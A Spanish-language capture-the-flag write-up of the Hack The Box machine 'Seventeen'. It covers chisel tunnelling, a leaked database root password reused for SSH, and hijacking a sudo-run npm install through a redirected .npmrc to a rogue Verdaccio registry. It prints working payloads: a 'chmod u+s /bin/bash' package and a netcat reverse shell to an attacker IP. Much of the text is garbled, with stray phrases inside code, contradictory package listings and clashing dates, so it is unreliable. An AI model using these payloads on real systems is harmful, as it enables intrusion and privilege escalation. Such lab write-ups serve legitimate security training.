./chisel client 10.10.14.48:111 R:127.0.0.1:socks

```
mark@seventeen:/tmp$ ./chisel client 10.10.14.48:111 R:127.0.0.1:socks
mark@seventeen:/tmp$ wget http://10.10.14.48:111/flag
--2021-05-06 00:22:10--  http://10.10.14.48:111/flag
```

validamos en local y tenemos nuestro tunel listo.

```

~/machineshtb/Seventeen
./chisel.sh server --reverse -p 111
2024/05/06 00:26:44 server: Reverse tunnelling enabled
2024/05/06 00:26:44 server: Fingerprint 5+UqrTNPOcUW4Ya9tuY+fCKmtIiwGWhdGdCK2XdgUIlU=
2024/05/06 00:26:44 server: Listening on http://0.0.0.0:111
2024/05/06 00:29:25 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2024/05/06 00:29:40 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
[+] chisel_1.5.1_windows_a
md5sum

```

Sin embargo, no me funciono tal vez sea la versión del chisel por lo cual hago un portforwarding local con ssh sobre todo porque me interesa el port 4873 que es el único más raro que hay.  
ssh mark@10.10.11.165 -L 4873:127.0.0.1:4873


```

~/machineshtb/Seventeen
ssh mark@10.10.11.165 -L 4873:127.0.0.1:4873
mark@10.10.11.165's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-177-generic)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

```

y accedemos



## verdaccio npm

Vemos que podemos ver parece que registros y añadir un usuario con npm validamos si el pc víctima lo tiene.  
npm -h

```

npm help <term> search for help on <term>
npm help npm involved overview

Specify configs in the ini-formatted file:
  /home/mark/.npmrc
or on the command line via: npm <command> --key value
Config info can be viewed via: npm help config

npm@3.5.2 /usr/share/npm
mark@seventeen:/tmp$ 

```

ahora buscamos los registros .

npm search --registry http://127.0.0.1:4873

```

mark@seventeen:/tmp$ npm search --registry http://127.0.0.1:4873/
npm WARN Building the local index for the first time, please be patient
mark@seventeen:/tmp$ 

```

NAME	DESCRIPTION	AUTHOR	DATE	VERSION	KEYWORDS
bignumber.js	A library for arbitrary-precision decimal and non-decimal...	=mikemcl	2022-04-08	9.0.2	arbitrary precision arithmetic big number decimal
core-util-is	The 'util.is*' functions introduced in Node v0.12.	=isaacs	2022-04-08	1.0.3	util isBuffer isArray isNumber isString isRegExp
db/logger	Log data to a database	=kavigihan	2022-03-15	1.0.1	log
inherits	Browser-friendly inheritance fully compatible with standard...	=isaacs	2022-04-08	2.0.4	inheritance class klass oop object-oriented inher
isarray	Array.isArray for older browsers	=juliangruber	2022-04-08	2.0.5	browser isarray array
loglevel	Minimal lightweight logging for JavaScript, adding reliable...	=pimterry	2022-05-11	1.8.0	log logger logging browser
mysql	A node.js driver for mysql. It is written in JavaScript, ...	=dougwilson...	2022-04-08	2.18.1	
process-nextick-args	process.nextTick but always with args	=cwmma...	2022-04-08	2.0.1	
readable-stream	Streams3, a user-land copy of the stream library from...	=cwmma =isaacs...	2022-04-08	3.6.0	readable stream pipe
safe-buffer	Safer Node.js Buffer API	=feross =mafintosh	2022-04-08	5.2.1	buffer buffer allocate node security safe safe-bu
sqlstring	Simple SQL escape and format for MySQL	=sidorares...	2022-04-08	2.3.3	sqlstring sql escape sql escape
string_decoder	The string_decoder module from Node core	=cwmma...	2022-04-08	1.3.0	string decoder browser browserify

aqui detectamos algo relacionado con el letrero del archivo kavi se añadio loglevel en su lugar

```

mark@seventeen:/tmp$ npm search --registry http://127.0.0.1:4873/
npm WARN Building the local index for the first time, please be patient
mark@seventeen:/tmp$ 

```

NAME	DESCRIPTION	AUTHOR	DATE	VERSION	KEYWORDS
bignumber.js	A library for arbitrary-precision decimal and non-decimal...	=mikemcl	2022-04-08	9.0.2	arbitrary precision arithmetic big number decimal
core-util-is	The 'util.is*' functions introduced in Node v0.12.	=isaacs	2022-04-08	1.0.3	util isBuffer isArray isNumber isString isRegExp
db/logger	Log data to a database	=kavigihan	2022-03-15	1.0.1	log
inherits	Browser-friendly inheritance fully compatible with standard...	=isaacs	2022-04-08	2.0.4	inheritance class klass oop object-oriented inher
isarray	Array.isArray for older browsers	=juliangruber	2022-04-08	2.0.5	browser isarray array
loglevel	Minimal lightweight logging for JavaScript, adding reliable...	=pimterry	2022-05-11	1.8.0	log logger logging browser
mysql	A node.js driver for mysql. It is written in JavaScript, ...	=dougwilson...	2022-04-08	2.18.1	loglevel en su lugar
process-nextick-args	process.nextTick but always with args	=cwmma...	2022-04-08	2.0.1	
readable-stream	Streams3, a user-land copy of the stream library from...	=cwmma =isaacs...	2022-04-08	2.0.5	
safe-buffer	Safer Node.js Buffer API	=feross =mafintosh	2022-04-08	5.2.1	buffer buffer allocate node security safe safe-bu
sqlstring	Simple SQL escape and format for MySQL	=sidorares...	2022-04-08	2.3.3	sqlstring sql escape sql escape
string_decoder	The string_decoder module from Node core	=cwmma...	2022-04-08	1.3.0	string decoder browser browserify

tambien esta la opcion db-logger que permite ver logs de la base de datos esta opcion podria ser interesante por lo cual para utilizarla se debe instalar db-logger preferiblemente en un directorio como /dev/shm

npm install db-logger --registry http://127.0.0.1:4873

```

mark@seventeen:/dev/shm$ npm install db-logger --registry http://127.0.0.1:4873
mark@seventeen:/dev/shm$ ls
db-logger@1.0.1
  mysql@2.18.1
    bignumber.js@9.0.0
    readable-stream@2.3.7
      core-util-is@1.0.3
      inherits@2.0.4
      isarray@1.0.0
      process-nextick-args@2.0.1
      string_decoder@1.1.1
      util-deprecate@1.0.2
    safe-buffer@5.1.2
    sqlstring@2.3.1
  chisel@5.0.0-exe.gz

npm WARN enoent ENOENT: no such file or directory, open '/dev/shm/package.json'
npm WARN shm No description
npm WARN shm No repository field.
npm WARN shm No README data
npm WARN shm No license field.
mark@seventeen:/dev/shm$ █

```

Ejecutamos chisel

```

npm@3.5.2 /usr/share/npm
mark@seventeen:/tmp$ █

```

ahora buscamos los registros .

```

npm search --registry http://127.0.0.1:4873
mark@seventeen:/tmp$ npm search --registry http://127.0.0.1:4873
npm WARN Building the local index for the first time, please be patient...
mark@seventeen:/tmp$ █

```

NAME	DESCRIPTION
bignumber.js	A library for arbitrary-precision decimal arithmetic.
core-util-is	The "util.is" functions introduced in Node.js 0.10.
db-logger	Browser-friendly inheritance friendly logger.
inherits	Browser-friendly inheritance friendly module.
isarray	Array.isArray for older browsers.
loglevel	Minimal lightweight logging for JavaScript.
mysql	A node.js driver for MySQL. It is written in C.
process-nextick-args	process.nextTick, but always with args.
readable-stream	copy of the stream API.
safe-buffer	Simple SQL escape and format for MySQL.
string_decoder	The string_decoder module from node core.

aqui detectamos algo relacionado con mysql

```

mark@seventeen:/tmp$ npm search --registry http://127.0.0.1:4873
npm WARN Building the local index for the first time, please be patient...
mark@seventeen:/tmp$ █

```

NAME	DESCRIPTION
bignumber.js	A library for arbitrary-precision decimal arithmetic.

se crearon varios archivos los validamos

```

mark@seventeen:/dev/shm$ ls
node_modules/.stamps/chisel
mark@seventeen:/dev/shm$ cd node_modules/
mark@seventeen:/dev/shm/node_modules$ ls
bignumber.js  core-util-is  db-logger  inherits  isarray  mysql  process-nextick-args  readable-stream  safe-buffer  sqlstring  string_decoder  util-deprecate
mark@seventeen:/dev/shm/node_modules$ █

```

```

  core-util-is@1.0.3
  inherits@2.0.4
  isarray@1.0.0
  mysql@2.18.1
  process-nextick-args@2.0.1
  readable-stream@2.3.7
  safe-buffer@5.1.2
  sqlstring@2.3.1
  string_decoder@1.1.1
  util-deprecate@1.0.2

```

y encontramos dentro de db-logger y logger.js credenciales

```

drwxrwxr-x 2 mark mark 140 May  6 00:58 safe-buffer
drwxrwxr-x 3 mark mark 160 May  6 00:58 sqlstring
drwxrwxr-x 3 mark mark 140 May  6 00:58 string_decoder
drwxrwxr-x 2 mark mark 160 May  6 00:58 util-deprecate
mark@seventeen:/dev/shm/node_modules$ cd db-logger/
mark@seventeen:/dev/shm/node_modules/db-logger$ ls
logger.js package.json
mark@seventeen:/dev/shm/node_modules/db-logger$ cat logger.js
var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "IhateMathematics123#",
  database: "logger"
});

Ejecutamos chisel

function log(msg) {
  con.connect(function(err) {
    if (err) throw err;
    var date = Date();
    var sql = `INSERT INTO logs (time, msg) VALUES (${date}, ${msg});`;
    con.query(sql, function (err, result) {
      if (err) throw err;
      console.log("[+] Logged");
    });
  });
}

module.exports.log = log
mark@seventeen:/dev/shm/node_modules/db-logger$ 
[0] 0:ssh- 1:python3 2:nc 3:zsh 5:ssh*

```

root:IhateMathematics123#

accedo a kavi por ssh con estas credenciales.  
 ssh kavi@10.10.11.165

```

You have mail.
kavi@seventeen:~$ whoami
kavi
kavi@seventeen:~$ 
[0] 0:zsh- 1:sshd* 2:nc 3:zsh 5:s

```

y esto si tiene mas cara de elevada hacemos un sudo -l

```

kali㉿seventeen:~$ sudo -l
[sudo] password for kavi:
Matching Defaults entries for kavi on seventeen:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User kavi may run the following commands on seventeen:
    (ALL) /opt/app/startup.sh

kali㉿seventeen:~$ ls
[...]
mvn
chisel 1.5.1 windows.a

```

visualizamos el startup.sh

```

kali㉿seventeen:~$ cat /opt/app/startup.sh
#!/bin/bash
# Para ello utilizaremos
# chisel de window y de
# linux
cd /opt/app
mv db-logger.loglevel md64.gz
deps=( 'db-logger' )
for dep in ${deps[@]}; do
    /bin/echo "[=] Checking for $dep"
    o=$( /usr/bin/npm -l ls | /bin/grep $dep )
    if [[ "$o" != *"$dep"* ]]; then
        /bin/echo "[+] Installing $dep"
        /usr/bin/npm install $dep --silent
        /bin/chown root:root node_modules -R
    else
        /bin/echo "[+] $dep already installed"
    fi
done

/bin/echo "[+]" Starting the app
client 10.10.14.5:111
B:127.0.0.1:socks5
/usr/bin/node /opt/app/index.js
kali㉿seventeen:~$ ls -la /opt/app/startup.sh
-rwxr-xr-x 1 root root 465 May 29 2022 /opt/app/startup.sh
kali㉿seventeen:~$ ls
[...]
Descargamos chisel de
windows.

```

ejecuto el script para ver como funciona.  
 sudo /opt/app/startup.sh

```

kavi@seventeen:/opt/app$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
└── loglevel@1.8.0
    └── mysql@2.18.1
        ├── chisel_1.5.1_windows_a
        └── chisel1.5.exe.gz
[+] Starting the app
gunzip chisel1.5.exe.gz
curl http://10.10.14.5/chisel1.5.exe -o chisel.exe

```

Parece que crea nuevos registros si vamos al directorio de kavi encontramos .npm

```

^C
kavi@seventeen:/opt/app$ cd home
-bash: cd: home: No such file or directory
kavi@seventeen:/opt/app$ cd /home/kavi/
kavi@seventeen:~$ ls -la
total 44
drwxr-x--- 7 kavi kavi 4096 May 11 2022 .
drwxr-xr-x 4 root root 4096 Apr  8 2022 ..
lrwxrwxrwx 1 kavi kavi   9 Apr 10 2022 .bash_history -> /dev/null
-rw-r--r-- 1 kavi kavi  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 kavi kavi 3771 Apr  4 2018 .bashrc
drwx----- 2 kavi kavi 4096 Feb 19 2022 .cache
drwxrwxr-x 3 kavi kavi 4096 Feb 26 2022 .composer
drwx----- 3 kavi kavi 4096 Feb 19 2022 .gnupg
drwxrwxr-x 3 kavi kavi 4096 Feb 19 2022 .local
drwxrwxr-x 2 kavi kavi 4096 May  6 01:14 .npm
-rw----- 1 kavi kavi   32 May  6 01:14 .npmrc
-rw-r--r-- 1 kavi kavi  807 Apr  4 2018 .profile
kavi@seventeen:~$ 

```

ejecuto el script para v  
sudo /opt/app/startup.  
[=] Checking for db-  
[+] db-logger already  
[=] Checking for log  
[+] Installing logle  
/opt/app  
└── loglevel@1.8.0  
 └── mysql@2.18.1  
[+] Starting the app  
gunzip chisel1.5.exe.g  
curl http://10.10.14.5/

pero al ejecutar el script detectamos que se crea un nppmrc

```

-rw-r--r-- 1 kavi kavi 807 Apr 4 2018 .profile
kavi@seventeen:~$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
└── loglevel@1.8.0
    └── mysql@2.18.1
        └── chisel@1.0.14.5
            ├── chisel.exe
            └── chisel.exe.gz
[+] Starting the app
^C
Ejecutamos chisel
kavi@seventeen:~$ ls -la
total 44
drwxr-x--- 7 kavi kavi 4096 May 11 2022 .
drwxr-xr-x 4 root root 4096 Apr 8 2022 ..
lrwxrwxrwx 1 kavi kavi 9 Apr 10 2022 .bash_history -> /dev/null
-rw-r--r-- 1 kavi kavi 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 kavi kavi 3771 Apr 4 2018 .bashrc
drwx----- 2 kavi kavi 4096 Feb 19 2022 .cache
drwxrwxr-x 3 kavi kavi 4096 Feb 26 2022 .composer
drwx----- 3 kavi kavi 4096 Feb 19 2022 .gnupg
drwxrwxr-x 3 kavi kavi 4096 Feb 19 2022 .local
drwxrwxr-x 6 kavi kavi 4096 May 6 01:17 .npm
-rw----- 1 kavi kavi 32 May 6 01:16 .npmrc
-rw-r--r-- 1 kavi kavi 807 Apr 4 2018 .profile
kavi@seventeen:~$ 
[0] 0:zsh 1:sshd 2:nc 3:zsh- 5:ssh

```

parece que crea nuevos registros

^C

kavi@seventeen:/opt/app\$ cd ..

-bash: cd: home: No such file or directory

kavi@seventeen:/opt/app\$ cd ..

kavi@seventeen:~\$ ls

kavi@seventeen:~\$ ls -la

total 44

drwxr-x--- 7 kavi kavi 4096 May 11 2022 .

drwxr-xr-x 4 root root 4096 Apr 8 2022 ..

lrwxrwxrwx 1 kavi kavi 9 Apr 10 2022 .bash\_history -> /dev/null

-rw-r--r-- 1 kavi kavi 220 Apr 4 2018 .bash\_logout

-rw-r--r-- 1 kavi kavi 3771 Apr 4 2018 .bashrc

drwx----- 2 kavi kavi 4096 Feb 19 2022 .cache

drwxrwxr-x 3 kavi kavi 4096 Feb 26 2022 .composer

drwx----- 3 kavi kavi 4096 Feb 19 2022 .gnupg

drwxrwxr-x 3 kavi kavi 4096 Feb 19 2022 .local

drwxrwxr-x 6 kavi kavi 4096 May 6 01:17 .npm

-rw----- 1 kavi kavi 32 May 6 01:16 .npmrc

-rw-r--r-- 1 kavi kavi 807 Apr 4 2018 .profile

kavi@seventeen:~\$

pero al ejecutar el script

detectamos que este archivo contiene un registro que va hacia el local hosts

```

kavi@seventeen:~$ cat .npmrc
registry=http://127.0.0.1:4873/
kavi@seventeen:~$ 
[0] 0:zsh 1:sshd* 2:nc 3:zsh- 5:ssh

```

Para validar si podemos utilizar este archivo para dirigir algo de tráfico a nuestro pc modificamos la url y añadimos la ip de la máquina víctima y escuché por netcat en el port 4873.

```

GNU nano 2.9.3
registry=http://10.10.14.48:4873/
112 resultados Ordenar po.
Anubis
Para ello utilizaremos chisel de windows y de linux

```

.npmrc

```

/opt/app
└── loglevel@1.8.0
    └── mysql@2.18.1
        └── chisel@1.0.14.5
            ├── chisel.exe
            └── chisel.exe.gz
[+] Starting the app
^C
kavi@seventeen:~$ ls -la
total 44

```

nc -lvpn 4873

```
Ctrl + b " ~machineshtb/Seventeen nc -lvpn 4873 trying local 0.0.0.0:4873 : Address already in use : join-pane -s 2 -t 1
```

Quito el túnel por SSH establecido en este puerto y nuevamente escucho por netcat

```
~/.machineshtb/Seventeen  
nc -lvp 4873  
listening on [any] 4873 ...  
112 resultados Ordenar po.
```

ejecuto el script.

```
Kali㉿Kali: ~/machines  
kavi@seventeen:~$ sudo /opt/app/startup.sh  
[=] Checking for db-logger  
[+] db-logger already installed  
[=] Checking for loglevel  
[+] Installing loglevel
```

y recibo trafico en netcat

```
Kati@Kati: ~/machineshtb
```

```
~/machineshtb/Seventeen
nc -lvp 4873
listening on [any] 4873 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.165] 51104
GET /loglevel HTTP/1.1
accept-encoding: gzip
version: 3.5.2
accept: application/json
referer: install loglevel
npm-session: 16d94e2766934ea5
user-agent: npm/3.5.2 node/v8.10.0 linux x64
host: 10.10.14.48:4873
Connection: keep-alive
```


Con esto podemos crear un archivo npm que ejecute comandos como root.  
Ejecuto Docker con verdaccio

## docker

instalo docker.

sudo apt install -y docker.io

sudo docker pull verdaccio/verdaccio



```
~/machineshtb/Seventeen
[sudo] docker pull verdaccio/verdaccio
using default tag: latest
latest: Pulling from verdaccio/verdaccio
4abcf2066143: Pull complete
77152dc4dbd8: Pull complete
f90945061f81: Pull complete
c95f6f65e1db: Pull complete
469da80db1ef: Pull complete
3905478d335b: Pull complete
c7d4ad67a6e3: Pull complete
673a16578694: Pull complete
29f19ee07dfd: Pull complete
29a730ec72ac: Pull complete
b435410301e9: Pull complete
e1fa2ec88554: Pull complete
digest: sha256:f405048fdb27b691ac39926a78e30b38c61922504603834e780796c71e8adc30
status: Downloaded newer image for verdaccio/verdaccio:latest
docker.io/verdaccio/verdaccio:latest

[...]
Descargamos chisel de windows
~/machineshtb/Seventeen
[sudo] gunzip chiselx86.gz
```

ejecuto docker con verdaccio

## docker


instalo docker.

sudo apt install -y docker.io

sudo docker pull verdaccio/ver

ejecuto lo siguiente

sudo docker run -it --rm -p 4873:4873 verdaccio/verdaccio



```
~/machineshtb/Seventeen
[sudo] docker run -it --rm -p 4873:4873 verdaccio/verdaccio
info --- config file: /verdaccio/conf/config.yaml
info --- the "crypt" algorithm is deprecated consider switch to "bcrypt" in the configuration file. Read the documentation for additional details
info --- using htpasswd file: /verdaccio/storage/htpasswd
info --- plugin successfully loaded: verdaccio-htpasswd
info --- plugin successfully loaded: verdaccio-audit
warn --- http address = http://0.0.0.0:4873/ - verdaccio/5.30.3
```

inicializo npm

antes creo una carpeta llamada loglevel debido a que esta contendra 3 archivos importantes como lo son index logger y package

init npm

```
~/machineshtb/Seventeen/loglevel  ✓ 02:58
npm init
This utility will walk you through creating a package.json file.
It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields
and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and
save it as a dependency in the package.json file.
$SH* 5:zsh

Press ^C at any time to quit.
package name: (loglevel)
version: (1.8.3) 1.8.4
description:
git repository:
keywords:
author:
license: (ISC)
```

en version siempre se debe colocar una de mayor numero a la que aparece por defecto debido a que cada version o inicialización debe publicarse por lo cual no se aceptan versiones menores.

```
*- en el init coloca la version 1.8.4
{
  "name": "loglevel",
  "version": "1.8.4",
  "main": "index.js",
  "scripts": {
    "test": "echo \\\"Error: no test specified\\\" && exit 1"
  },
  "author": "",
  "license": "ISC",
  "description": ""
}

directorio raiz de npmrc
Is this OK? (yes) yes
```

valido que este bien con cat al directorio raiz de npmrc  
cat ~/.npmrc

```


en victimas\chisel.exe
client 10.10.14.5:111
~/machineshtb/Seventeen
cat ~/.npmrc
//10.10.14.48:4873/:_authToken="MzidMaLhMrR0IJSXLXndT+g=="
Descargamos chisel de
windows
~/machineshtb/Seventeen
gunzip chiselx86.gz
[0] 0:sudo 1:ssh 2:nc- 3:zsh* 5:zsh

```

ahora creamos un directorio llamado llamado index.js .

ahora alli en index.js entregamos permisos de suid a la bash , tambien se puede añadir una reverse shell tipo bash aca es de gustos.

```
require("child_process").exec("chmod u+s /bin/bash")
```



```


kali㉿kali: ~/machineshtb
GNU nano 7.2
require("child_process").exec("chmod u+s /bin/bash")

```

### shell node js

esta la saque de generador de shells buscando por node js

<https://www.revshells.com/>



The screenshot shows a search results page for "node.js" on the RevShells website. The search bar at the top has "node.js" typed into it. Below the search bar, there are two main sections: "IP & Port" and "Listener". In the "IP & Port" section, the IP is set to "10.10.1417" and the Port is set to "9001". In the "Listener" section, there is a command box containing "nc -lvpn 9001" and a dropdown menu set to "nc". Below these sections, there are tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". Under the "Reverse" tab, there is a dropdown for "OS" set to "All" and a search input field with "nod" typed into it. A list of results is shown, with the first item being "node.js" and the second item being "node.js #2". To the right of the results, there is a code editor window displaying the following JavaScript code:

```

require('child_process').exec('nc -e sh 10.10.1417 9001')

```

```
require('child_process').exec('nc -e sh 10.10.14.17 9001')
```

```
~/machineshtb/Seventeen/loglevel
cat index.js
require('child_process').exec('nc -e sh 10.10.14.17 9001')

~/machineshtb/Seventeen/loglevel
```

Ahora registro un usuario con npm llenos los datos.

```
npm adduser --registry http://10.10.14.48:4873 --auth-type=legacy
```

```
reverse -n 111 --
~/machineshtb/Seventeen
npm adduser --registry http://10.10.14.48:4873 --auth-type=legacy
npm notice Log in on http://10.10.14.48:4873/
Username: amado
Password: R:127.0.0.1:socks
Email: (this IS public) amado@gmail.com
Logged in on http://10.10.14.48:4873/.

[?] Descargamos chisel de windows
~/machineshtb/Seventeen
[1] 0:sudo 1:ssh 2:nc 3:zsh* 5:zsh
```


Despues en la maquina victima debemos editar el archivo .npmrc modificando registry por nuestra ip  
registry=http://10.10.14.17:4873/

```
kavi@seventeen:~$ ls
kavi@seventeen:~$ cat .npm
cat: .npm: Is a directory
kavi@seventeen:~$ cat .npmrc
registry=http://127.0.0.1:4873/
kavi@seventeen:~$ nano .npmrc
kavi@seventeen:~$ cat .npmrc
registry=http://10.10.14.17:4873/
